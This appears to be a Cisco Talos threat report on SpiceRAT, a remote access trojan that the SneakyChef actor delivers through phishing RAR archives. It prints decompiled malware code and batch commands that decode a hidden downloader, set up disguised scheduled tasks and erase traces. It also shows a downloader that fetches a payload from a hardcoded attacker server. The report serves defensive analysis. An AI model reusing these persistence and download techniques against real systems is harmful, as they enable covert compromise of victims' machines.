Unveiling SpiceRAT: SneakyChef's latest tool targeting EMEA and Asia

Chetan Raghuprasad ⋮⋮ 6/21/2024

By Chetan Raghuprasad, Ashley Shen

Friday, June 21, 2024 08:00
Threats RAT

- Cisco Talos discovered a new remote access trojan (RAT) dubbed SpiceRAT, used by the threat actor SneakyChef in a recent campaign targeting government agencies in EMEA and Asia.
- We observed that SneakyChef launched a phishing campaign, sending emails delivering SugarGh0st and SpiceRAT with the same email address.
- We identified two infection chains used to deliver SpiceRAT utilizing LNK and HTA files as the initial attack vectors.

Cisco Talos would like to thank the Yahoo! Paranoids Advanced Cyber Threats Team for their collaboration in this investigation.

SneakyChef delivered SpiceRAT to target Angola government with lures from Turkmenistan news agency

Talos recently revealed SneakyChef's continuing campaign targeting government agencies across several countries in EMEA and Asia, delivering the SugarGh0st malware (read the corresponding research here). However, we found a new malware we dubbed “SpiceRAT” was also delivered in this campaign.

SneakyChef is using a name "ala de Emissão do Edifício B Mutamba" and the email address “dtti.edb@[redated]” to send several phishing emails with at least 28 different RAR file attachments to deliver either SugarGh0st or SpiceRAT.


One of the decoy PDFs that we analysed in this campaign was dropped by a RAR archive, delivered as an attachment in the emails likely targeted Angolan government agencies. The decoy PDF contained lures from the Turkmenistan state-owned news media “ТУРКМЕНСКАЯ ГОСУДАРСТВЕННАЯ ИЗДАТЕЛЬСКАЯ СЛУЖБА” (Neytralnyy Turkmenistan), indicating that the actor has likely downloaded the PDF from their official website. We also found that a similar decoy PDF from the same news agency was dropped by the RAR archive that delivered the SugarGh0st malware in this campaign, highlighting that SneakyChef has SugarGh0st RAT and SpiceRAT payloads in their arsenal.

Decoy PDF samples of SugarGh0st and SpiceRAT attacks.

Two infection chains

Talos discovered two infection chains employed by SneakyChef to deploy SpiceRAT. Both infection chains involved multiple stages launched by an HTA or LNK file.


LNK-based infection chain



The LNK-based infection chain begins with a malicious RAR file that contains a Windows shortcut file (LNK) and a hidden folder. This folder contains multiple components, including a malicious executable launcher, a legitimate executable, a malicious DLL loader, an encrypted SpiceRAT masquerading as a legitimate help file (.HLP) and a decoy PDF. The table below shows an example of the components of this attack chain and the description.


File Name	Description
2024-01-17.pdf.lnk	Malicious shortcut file
LaunchWlnApp.exe	Windows EXE to open decoy PDF and run a legitimate EXE
dxcap.exe	Benign executable to side-load the malicious DLL
ssMUIDLL.dll	Malicious DLL loader
CGMIMP32.HLP	Encrypted SpiceRAT
Microsoftpdf.pdf	Decoy PDF

When the victim extracts the RAR file, it drops the LNK and a hidden folder on their machine. After a victim opens the shortcut file, which masqueraded as a PDF document, it executes an embedded command to run the malicious launcher executable from the dropped hidden folder.



Sample LNK file that starts the malicious launcher EXE.


This malicious launcher executable is a 32-bit binary compiled on Jan. 2, 2024. When launched by the shortcut file, it reads the victim machine's environment variable, the execution path of the legitimate executable and the path of the decoy PDF document and runs them using the API ShellExecuteW.



Sample function that starts the legitimate EXE and opens the decoy document.

The legitimate file is one of the components of SpiceRAT infection, which will sideload the malicious DLL loader to decrypt and launch the SpiceRAT payload.

HTA-based infection chain



The HTA-based infection chain also begins with a RAR archive delivered with the email. The RAR file contains a malicious HTA file. When the victim runs the malicious HTA file, the embedded malicious Visual Basic script executes and drops the embedded base64-encoded downloader binary into the victim's user profile temporary folder, disguised as a text file named "Microsoft.txt."

```
Function var_func1()
    Dim myVariable
    Dim objFSO, tempFolder, filePath                                    Malicious downloader
    myVariable = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9

    Set objFSO = CreateObject("Scripting.FileSystemObject")

    tempFolder = objFSO.GetSpecialFolder(2)

    filePath = tempFolder & "\Microsoft.txt"

    Set objFile = objFSO.CreateTextFile(filePath, True)
    objFile.Write myVariable
    objFile.Close

End Function
```

After dropping the malicious downloader executable, the HTA file executes another function, which drops and executes a Windows batch file in the victim's user profile temporary folder, named "Microsoft.bat."

```
Function var_func2()
    Set objFSO = CreateObject("Scripting.FileSystemObject")
    tempFolder = objFSO.GetSpecialFolder(2)
    outputFilePath = tempFolder & "\Microsoft.bat"
    Set objFSO = CreateObject("Scripting.FileSystemObject")
    Set objFile = objFSO.CreateTextFile(outputFilePath, True)
    objFile.WriteLine "certutil -decode %temp%\\Microsoft.txt %temp%\\Microsoft.exe"
    objFile.WriteLine "schtasks /create /tn MicrosoftEdgeUpdateTaskMachineClSAN /tr %temp%\\Microsoft.exe /sc minute -mo 5 /F"
    objFile.WriteLine "schtasks /create /tn MicrosoftDeviceSync /tr C:\\ProgramData\\Chrome\\ChromeDirver.exe /sc minute -mo 10 /F"
    objFile.WriteLine "schtasks /delete /f /tn MicrosoftDefenderUpdateTaskMachineClSAN"
    objFile.WriteLine "del /f /q %temp%\\Microsoft.txt %temp%\\Microsoft.hta"
    objFile.WriteLine "del %0"
    objFile.Close

End Function
```

The malicious batch file performs the following operations on the victim's machine:

- The `certutil` command decodes the base64-encoded binary data from "Microsoft.txt" and saves it as "Microsoft.exe" in the victim's user profile temporary folder.

certutil -decode %temp%\\Microsoft.txt %temp%\\Microsoft.exe

- It creates a Windows scheduled task that runs the malicious downloader every five minutes, supressing any warnings that it triggers when the same task name existed.

schtasks /create /tn MicrosoftEdgeUpdateTaskMachineClSAN /tr %temp%\\Microsoft.exe /sc minute -mo 5 /F

- The batch script creates another Windows task named "MicrosoftDeviceSync" to run a downloaded legitimate executable "ChromeDriver.exe" every 10 minutes.

schtasks /create /tn MicrosoftDeviceSync /tr C:\\ProgramData\\Chrome\\ChromeDirver.exe /sc minute -mo 10 /F

- After establishing persistence with the Windows scheduled task, the batch script runs three other commands to erase the infection markers. This includes deleting the Windows task named `MicrosoftDefenderUpdateTaskMachineClSAN` and removing the encoded downloader "Microsoft.txt," the malicious HTA file, and any other contents unpacked from the RAR file attachment.

schtasks /delete /f /tn MicrosoftDefenderUpdateTaskMachineClSAN

del /f /q %temp%\\Microsoft.txt %temp%\\Microsoft.hta

del %0

The malicious downloader is a 32-bit executable compiled on March 5, 2024. After running on the victim's machine through the Windows task `MicrosoftEdgeUpdateTaskMachineClSAN`, it downloads a malicious archive file "chromeupdate.zip" from an attacker-controlled server through a hardcoded URL and unpacks its contents into the folder at "C:\ProgramData\Chrome". The unpacked files are the components of SpiceRAT.

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowC
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v12 = 0;
  v13 = 0;
  v14 = 15;
  sub_405BF2(&v12, &unk_42B5EB, 0);
  v20 = 0;
  Block = 0;
  v16 = 0;
  v17 = 15;
  sub_405BF2(&Block, &unk_42B5EB, 0);
  strcpy(MultiByteStr, "C:\\ProgramData\\Chrome\\ChromeDriver.exe");
  LOBYTE(v10) = 0;
  v9 = v11;
  LOBYTE(v20) = 2;
  sub_406DD7(MultiByteStr, strlen(MultiByteStr));
  pExceptionObject[1] = 0;
  LOBYTE(v20) = 3;
  v4 = sub_402BBE(v11);
  LOBYTE(v20) = 1;
  unknown_libname_4(v11);
  if ( !v4 )
  {
    strcpy(Src, "http://45.144.31.57:80/S1VRB0HpMXR79eStog35igWKVTsdbx/chromeupdate.zip");
    sub_4054D2(Src, 0x47u);
    LOBYTE(v20) = 5;
    pExceptionObject[0] = 19;
    _CxxThrowException(pExceptionObject, (_ThrowInfo *)&_TI1H);
  }
```

A sample function of the malicious downloader.


Analysis of SpiceRAT

Both infection chains eventually drop the SpiceRAT files into victim machines. The SpiceRAT files include four main components: a legitimate executable file, a malicious DLL loader, an encrypted payload and the downloaded plugins.

The loader components of SpiceRAT

Legitimate executable

The threat actor is using a legitimate executable (named “RunHelp.exe”) as a launcher to sideload the malicious DLL loader file (ssMUIDLL.dll). This legitimate executable is a Samsung RunHelp application signed with the certificate of "Samsung Electronics CO., LTD.” In some instances, it has been observed masquerading as “dxcap.exe,” a DirectX diagnostic included with Visual Studio, and “ChromeDriver.exe,” an executable that Selenium WebDriver uses to control the Google Chrome web browser.



File properties and digital signature details of the legitimate executable.

The legitimate Samsung helper application typically loads a DLL called “ssMUIDLL.dll.” In this attack, the threat actor abuses the application by sideloading a malicious DLL loader that is masquerading as the legitimate DLL and

executes its exported function `GetFulllangFileNamew2`.

```
int __userpurge sub_401E50@<eax>(wchar_t *a1@<ecx>, const wchar_t *a2@<ebx>, wchar_t *a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v3 = 0;
  sub_401BB0();
  wcscat_s(LibFileName, 0x104u, L"ssMUIDLL.dll");
  LibraryW = LoadLibraryW(LibFileName);
  v5 = LibraryW;
  if ( LibraryW )
  {
    GetFullLangFileNameW2 = GetProcAddress(LibraryW, "GetFullLangFileNameW2");
    if ( GetFullLangFileNameW2 )
    {
      wcscpy_s(Destination, 0x104u, a2);
      wcscpy_s(v10, 0x104u, L"USDHL_$$.chm");
      v3 = ((int (__cdecl *)(wchar_t *, wchar_t *, wchar_t *, wchar_t *))GetFullLangFileNameW2)(
             Destination,
             v10,
             Source,
             v13);
      if ( v3 )
      {
        wcscpy_s(a3, 0x104u, Source);
        wcscpy_s(a1, 3u, v13);
      }
    }
    FreeLibrary(v5);
  }
  return v3;
}
```

Sample function that side-loads the malicious DLL.

Malicious DLL loader

The malicious loader is a 32-bit DLL compiled on Jan. 2, 2024. When its exported function GetFullLangFileNameW2() is run, it copies the downloaded legitimate executable into the folder "C:\Users\<user>\AppData\Local\data\" as “dxcap.exe” along with the malicious DLL “ssMUIDLL.dll” and the encrypted SpiceRAT payload “CGMIMP32.HLP.”

```
int sub_10021C9E()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  memset(Filename, 0, sizeof(Filename));
  GetModuleFileNameW(0, Filename, 0x104u);
  if ( wcsstr(Filename, L"AppData") )
    return 1;
  GetModuleFileNameW(0, Str, 0x104u);
  *wcsrchr(Str, 0x5Cu) = 0;
  memset(v16, 0, 0x104u);
  v0 = getenv("LOCALAPPDATA");
  v1 = (char *)(v16 - v0);
  do
  {
    v2 = *v0;
    v0[(_DWORD)v1] = *v0;
    ++v0;
  }
  while ( v2 );
  sub_1002211C(v17, v16);
  v23 = 0;
  memset(PathName, 0, sizeof(PathName));
  v3 = v17;
  if ( v17[5] >= 8u )
    v3 = (int *)v17[0];
  sub_10001056(PathName, L"%s\\data", v3);
  CreateDirectoryW(PathName, 0);
  memset(NewFileName, 0, sizeof(NewFileName));
  memset(v10, 0, sizeof(v10));
  memset(v8, 0, sizeof(v8));
  sub_10001056(NewFileName, L"%s\\%s", PathName, L"dxcap.exe");
  sub_10001056(v10, L"%s\\%s", PathName, L"ssMUIDLL.dll");
  sub_10001056(v8, L"%s\\%s", PathName, L"CGMIMP32.HLP");
  memset(ExistingFileName, 0, sizeof(ExistingFileName));
  memset(v9, 0, sizeof(v9));
  memset(v7, 0, sizeof(v7));
  sub_10001056(ExistingFileName, L"%s\\%s", Str, L"dxcap.exe");
  sub_10001056(v9, L"%s\\%s", Str, L"ssMUIDLL.dll");
  sub_10001056(v7, L"%s\\%s", Str, L"CGMIMP32.HLP");
  CopyFileW(ExistingFileName, NewFileName, 0);
  CopyFileW(v9, v10, 0);
  CopyFileW(v7, v8, 0);
  Block[0] = 0;
  Block[4] = 0;
  v20 = 7;
  sub_10002DA6(NewFileName);
```

A sample function copies the SpiceRAT components.

It executes the `schtasks` command to create a Windows task named “Microsoft Update,” configured to run “dxcap.exe” every two minutes. This technique establishes persistence at multiple locations on the victim's machine to maintain resilience.

```
schtasks  -CreAte -sC minute -mo 2 -tn "Microsoft Update" -tr "C:\Users\
<User>\AppData\Local\data\dxcap.exe"
```


```
HANDLE __thiscall sub_10021F80(void *this)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v17 = (int)this;
  strcpy(v18, "c.bat");
  GetTempPathA(0x104u, Buffer);
  GetModuleFileNameA(0, Filename, 0x104u);
  v1 = strlen(v18) + 1;
  v2 = &v13[259];
  while ( *++v2 )
    ;
  qmemcpy(v2, v18, v1);
  result = CreateFileA(Buffer, 0x40000000u, 1u, 0, 2u, 0, 0);
  v5 = result;
  if ( result != (HANDLE)-1 )
  {
    strcpy(v20, ":1\r\n");
    sub_100223E4(result, v20);
    memset(v12, 0, sizeof(v12));
    memset(v13, 0, sizeof(v13));
    strcpy(v16, "schtasks -CreAte -sC minute -mo 2");
    v6 = 0;
    do
    {
      v7 = v16[v6];
      v13[v6++] = v7;
    }
    while ( v7 );
    v8 = &v12[259];
    while ( *++v8 )
      ;
    v10 = v17;
    strcpy(v8, " -tn \"Microsoft Update\" -tr \"%s\" ");
    sub_10001084(v12, v13, v10);
    sub_100223E4(v5, v12);
    CloseHandle(v5);
    strcpy(v19, "open");
    memset(&pExecInfo, 0, sizeof(pExecInfo));
